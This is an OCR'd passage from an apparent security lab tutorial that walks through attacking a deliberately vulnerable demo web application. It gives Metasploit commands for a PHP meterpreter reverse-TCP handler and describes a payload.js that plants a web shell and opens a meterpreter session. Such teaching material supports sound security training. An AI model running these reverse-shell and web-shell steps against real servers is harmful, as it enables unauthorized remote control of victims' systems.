
In the **openPhpMeterpreterSession** function you also need to change the **handlerIP** address to **127.0.0.1** since our handler will be running on the same machine as the web application server.

Finally, you will need to have your Metasploit handler listening for the "callback" from the victim web server when the meterpreter shell is executed.

To start the handler, open a new terminal window and type the command **msfconsole.** Once you're at the **msf5** command prompt, type:
use multi/handler

Next type:
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 0.0.0.0
set LPORT 4444

Once you've set those values, you can type the **options** command, and your settings should appear like the following screenshot.



Metasploit handler settings

Start the handler by typing **run.**

Your **payload.js** file will need the following elements from the **demoFunctions.js** file:
Global variables:

```
var webShellPath    = "shell/shell.php";
var phpMetShellPath = "shell/meterpreter.php";
```


Helper functions:

```
const sleep = (milliseconds) =>
{
	return new Promise(resolve => setTimeout(resolve, milliseconds));
}

function read_body(xhr)
{
	var data;

	if (!xhr.responseType || xhr.responseType === "text")
	{
		data = xhr.responseText;
	}
	else if (xhr.responseType === "document")
	{
		data = xhr.responseXML;
	}
	else if (xhr.responseType === "json")
	{
		data = xhr.responseJSON;
	}
	else
	{
		data = xhr.response;
	}
	return data;
}
```


Primary functions (find full functions in **demoFunctions.js**):

```
installYertleShell()
openPhpMeterpreterSession()
```

Once you have all of those elements in your **payload.js** file, call **installYertleShell()** and **openPhpMeterpreterSession()** in that order. After those functions are called, you should receive a session in your Metasploit handler after about 15 to 20 seconds.



Payload slowly executing to add plugin, install meterpreter shell, and execute



Session established

Refresher Talk

If you've forgotten some of the finer points seen during the talk, you can review an archived webinar demonstrating this vulnerable application and example payloads: https://youtu.be/NBWYRLnWDkM